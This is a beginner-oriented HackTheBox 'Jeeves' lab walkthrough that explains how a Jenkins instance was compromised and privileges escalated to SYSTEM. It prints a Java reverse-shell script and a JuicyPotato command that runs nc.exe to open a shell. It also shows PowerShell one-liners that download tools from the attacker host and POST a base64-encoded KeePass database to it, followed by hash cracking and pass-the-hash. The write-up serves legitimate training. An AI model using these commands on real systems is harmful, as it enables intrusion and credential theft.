HTB Jeeves Machine Walkthrough | Easy HackTheBox Guide for Beginners

Welcome to the WhyWriteUps articles, where we explain every step we made and why we made it. I have been solving machines for quite a bit of time, and most of the walkthroughs I have ever read are just commands and I think that most of the people who are reading those walkthroughs do not understand the commands they are using, so I wanted to fix that. I want beginners to understand what they are doing and why they are doing it.
Enumeration
We will start our enumeration by ping command to check if the host is alive.
1
2
3
$ ping 10.129.9.171

64 bytes from 10.129.9.171: icmp_seq=1 ttl=127 time=102 ms
We received a response, meaning the host is alive.
Now, let’s run nmap scan to see open ports.
1
sudo nmap 10.129.9.171 -sV -sC -p- -oA Jeeves -min-rate=5000
Breakdown of the command:
nmap 10.129.9.171 - providing IP address of the target
-sV -sC - Tells nmap to run service version enumeration and also other default scripts.
-p- - scans all ports to make sure we don’t miss anything.
-oA Jeeves - saves the result in all three formats under Jeeves name.
-min-rate=5000 - No slower rate than 5000 packets per second (pretty fast)

[!TIP] In some of the instances, the
Jettymight not show up in 50000 port, in that case try to reset the machine.
Trying anonymous or guest access in SMB fails.

Visiting HTTP service on port 80 presents us Ask Jeeves instance, but searching anything in saerch engine returns static error.html page, directory and page brute-forcing didn’t reveal anything interesting.

Visiting the HTTP service in 50000 port gives us HTTP ERROR 404 but directory brute forcing with DirBuster-2007_directory-list-2.3-medium.txt wordlist from SecLists revealed askjeeves directory that holds Jenkins instance with anonymous access enabled.
we will use gobuster for this brute-forcing:
1
gobuster dir -u http://10.129.9.171:50000/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
Breakdown of the command:
gobuster dir - using directory brute forcing module dir in gobuster.
-u http://10.129.9.171:50000 - providing the URL to brute force.
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt - providing the path to the wordlist
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
gobuster dir -u http://10.129.9.171:50000/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.9.171:50000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/askjeeves            (Status: 302) [Size: 0] [--> http://10.129.9.171:50000/askjeeves/]
as you can see gobuster was successfully able to detect the directory but it might take a while, we can increase the thread limit using -t <num> we can set to 50 or 100 for faster scan but make sure it doesn’t malfunction and generate a lot of errors.
Abusing Jenkins instance
Visiting the directory will present us Jenkins instance and we are automatically logged in probably because the anonymous access is enabled, the first thing we wanna do when we got access to Jenkins instance is trying to access the Groovy Script Console that allow us to execute commands in the backend server.
We can do that by going to /script directory after the /askjeeves directory and let’s try to execute whoami command using this code:
1
2
3
4
5
6
def cmd = 'whoami'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout

As you can see, we successfully achieved Remote Code Execution in backend server as kohsuke, let’s now quickly gain reverse shell using this code:
1
2
3
4
String host="<tun0>";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
We have to change the tun0 with our Localhost tun0 network interface IP address, and we are going to give the port number we are listening in port argument

We can grab the user.txt from C:\Users\kohsuke\Desktop\user.txt, from here we have two ways to the Administrator Privileges, first way is abusing SeImpersonatePrivilege with JuicyPotato, second way is cracking KeePass Database file and gaining access to Administrator password, we are gonna see them both in this walkthrough, let’s start with the first one.
Abusing SeImpersonatePrivilege Privilege
we can see that kohsuke user have SeImpersonatePrivilege enabled using whoami /priv command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\Users\kohsuke\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
we can use JuicyPotato.exe for older and PrintSpoofer.exe for new Windows version to exploit, we have to run systeminfo command and determine which exploit we should use.
1
2
3
4
5
C:\Users\kohsuke\Desktop>systeminfo

Host Name:                 JEEVES
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.10586 N/A Build 10586
JuicyPotato effected Versions before 1803 in Windows 10 while PrintSpoofer can be used to exploit versions above, we can see that the version is 10.0.10586 which maps to 1511 meaning it is vulnerable to JuicyPotato
[!note] Don’t confuse yourself that those two are distinct misconfiguration, they are exploiting the same thing but different versions require different exploit.
Now let’s download JuicyPotato.exe for exploitation and nc.exe to get SYSTEM reverse shell, after downloading we are going to host them with this command:
1
python3 -m http.server
Use this command to download them to the target, we are using C:\Users\Public directory to hold executables, since it is writable by everyone, making sure we won’t have any issues
1
2
powershell -c "Invoke-WebRequest -Uri http://10.10.16.121:8000/PrintSpoofer64.exe -OutFile C:\Users\Public\PrintSpoofer64.exe"
powershell -c "Invoke-WebRequest -Uri http://10.10.16.121:8000/nc.exe -OutFile C:\Users\Public\nc.exe"
next we should execute this command to get reverse shell as SYSTEM but before that make sure you have the listener in correct port number running.
1
c:\Users\Public\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\Users\Public\nc.exe <tun0> 8443 -e cmd.exe" -t *
Breakdown of the command:
c:\tools\JuicyPotato.exe -l 53375 - executing the binary and giving available port number, needed for exploitation.
-p c:\windows\system32\cmd.exe - starting program with SYSTEM privileges.
-a "/c c:\tools\nc.exe 10.10.14.3 8443 -e cmd.exe" - passing argument to the previous started program with privileges of SYSTEM, inside the command we are telling it to instantly terminate shell once this action is complete with /c and proceed to create reverse shell with nc.exe.
-t * - lastly telling it to try both methods of exploitation: SeImpersonate and SeAssignPrimaryToken.

as you can see we got success message, looking back at our listener we will see that we got reverse shell as SYSTEM.
1
2
3
4
5
6
7
8
9
nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.16.121] from (UNKNOWN) [10.129.9.171] 49702
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
KeePass Database Cracking (Alternative Privilege Escalation)
Another way of Privilege escalating is cracking KeePass Database file and obtaining password for administrator account, we can see that we have CEH.kdbx file in kohsuke user’s Documents directory.
1
2
3
4
5
6
7
8
9
10
C:\Users\kohsuke\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM             2,846 CEH.kdbx
let’s now transfer the file to our localhost, we will use easier way to transfer the file by base64 since it is not very big, start a listener to catch the base64 blob, then use this command to sent it:
1
powershell -c "$b64 = [System.Convert]::ToBase64String((Get-Content -Path 'C:\Users\kohsuke\Documents\CEH.kdbx' -Encoding Byte)); Invoke-WebRequest -Uri http://10.10.16.121:9999/ -Method POST -Body $b64"
powershell -c "...<SNIP>..." - starting new powershell session since we are using powershell features to transfer the file, it will be terminated instantly once the command is run.
$b64 = [System.Convert]::ToBase64String((Get-Content -Path 'C:\Users\kohsuke\Documents\CEH.kdbx' -Encoding Byte)); - creating base64 blob of the KeePass file using ToBase64String function, and then seting variable b64 for the value
;Invoke-WebRequest -Uri http://10.10.16.121:9999/ -Method POST -Body $b64 - running another command after previous one with ;, then sending POST request with the variable as body, using Invoke-WebRequest to sent it.

Now, let’s decode it and forward to a file using this command:
1
echo 'A9mimmf7S7UBAAM...<SNIP>...' | base64 -d -w 0 > CEH.kdbx
we are simply decoding the base64 blob -w 0 ensures no line breaks happen.
Now we should try to crack master password for this database file to access all password inside, we are going to use this command make a hash to crack, i explained how cracking password protected files work in this Walkthrough
1
keepass2john CEH.kdbx > keepass_hash.txt
the command already exist in Kali Linux, if you don’t use kali linux, you can find python script of this command here, after the script generated us the hash, we should remove the CEH: part of the hash or we will have error in hashcat, making the hash start with $keepass$*2*6000*0*...<SNIP...>
1
hashcat -m 13400 keepass_hash.txt /home/serenity/wordlists/rockyou.txt
breakdown of the command:
hashcat - using the powerful hashcat tool
-m 13400 - specifying the mode number for KeePass Databases
keepass_hash.txt - specifying the hash for KeePass database (should be in current working directory)
/home/serenity/wordlists/rockyou.txt - specifying the wordlist rockyou.txt

as you can see, hashcat cracked the hash pretty quickly, and the password to the KeePass database is moonshine1, we need KeePass application to open and access the files, we can download and open the database file using this commands:
1
2
sudo apt install keepassxc
keepassxc CEH.kdbx
After we accessed the KeePass database, we can read all the usernames and password for different applications and websites, let’s gather all of the values in password entries and try them for Administrator user
1
2
3
4
5
6
12345
F7WhTrSFDKB6sxHU1cUn
pwndyouall!
lCEUnYPjNfIuPZSzOySA
S1TjAtJHKsugh9oC4VZl
aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
we will see that the NTLM hash works for the Administrator account.
1
2
3
$ netexec smb 10.129.9.171 -u 'Administrator' -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00'
SMB         10.129.9.171    445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.9.171    445    JEEVES           [+] Jeeves\Administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
as you can see we got the Pwn3d! message, meaning we have Administrative Privileges in the target machine, we can quickly get a shell as SYSTEM again with this hash using impacket-psexec.
1
2
3
4
5
6
7
8
9
$ impacket-psexec administrator@10.129.9.171 -hashes :e0fb1fb85756c24235ff238cbe81fe00
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.9.171.....
...<SNIP>...
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
Now Probably the hardest part of the box is finding the root.txt, in Administrator Desktop, we can see hm.txt file
1
2
 C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere.  Look deeper.
the flag is hidden in hm.txt itself, Basically NTFS Alternate Data Streams (ADS) let you hide data inside a file by attaching it as a stream — like file.txt:hiddendata. To see them:
1
2
3
4
5
6
C:\Users\Administrator\Desktop> dir /r

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
we can see the root.txt now, we can read the file using this command:
1
more < hm.txt:root.txt
I don’t really think this part of the box is useful for CPTS Preparation but other parts of the box like abusing jenkins, abusing SeImpersonatePrivilege and cracking password protected files are well documented topics that is covered in CPTS Academy Path, i would advise to practice escalating privileges using both ways, and also watching ippsec’s walkthrough on this box.
If you have any questions about this box or in general, Email me at serenitysever@gmail.com.
This write-up is part of my WhyWriteUps series — where I share not only the steps I took, but the lessons I learned along the way. If you enjoyed this walkthrough of HTB Administrator, stick around for more boxes and stories. We all start somewhere — this is just the beginning.
━━━━━━━━━━━━━━
WhyWriteUps
Learn. Hack. Share.
━━━━━━━━━━━━━━